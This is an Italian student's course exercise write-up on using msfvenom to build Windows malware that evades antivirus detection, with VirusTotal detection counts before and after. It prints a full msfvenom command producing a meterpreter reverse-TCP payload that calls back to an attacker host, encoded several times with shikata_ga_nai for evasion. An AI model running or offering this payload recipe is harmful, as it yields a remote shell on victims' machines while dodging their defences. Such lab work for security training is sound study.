

CREAZIONE DI MALWARE CON MSFVENOM


Obiettivo dell'Esercizio L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.



Ho creato prima il malware. Ho usato uno strumento chiamato msfvenom per generare un file .exe. Questo file aveva un payload che avrebbe provato a connettersi al mio Kali Linux per darmi il controllo. Ho chiamato questo file malware_base.exe.




Ho caricato malware_base.exe su VirusTotal, un sito che lo scansiona con tanti antivirus. Ho visto che era molto rilevabile con 61 antivirus , lo identificavano come una minaccia. Questo mi ha dimostrato che un malware senza nessuna copertura viene subito beccato.



Ho capito che il formato del file è importante. Ho provato a generare il malware in un formato diverso: raw salvandolo come malware_encoded.bin, in effeti, Questo tipo di file ha il codice dannoso.

```
File  Azioni  Modifica  Visualizza  Aiuto
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.200.100 LPORT=4444 -e x86/shikata_ga_nai -i 7
 -f raw -o malware_encoded.bin
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 7 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai succeeded with size 462 (iteration=3)
x86/shikata_ga_nai succeeded with size 489 (iteration=4)
x86/shikata_ga_nai succeeded with size 516 (iteration=5)
x86/shikata_ga_nai succeeded with size 543 (iteration=6)
x86/shikata_ga_nai chosen with final size 543
Payload size: 543 bytes
Saved as: malware_encoded.bin
```

Ho visto un miglioramento. Quando ho caricato malware_encoded.bin su VirusTotal, il risultato è stato 10 su 62. Questo mi ha insegnato che gran parte del rilevamento degli antivirus non è sul codice, ma sul modo in cui è impacchettato. Un file grezzo è molto più difficile da identificare per gli antivirus.



Ps. Ovviamente ho provato altri metodi, ma ho fatto vedere solo i passaggi piu' importanti e quelli che sono andati bene.

Di Turo Mattia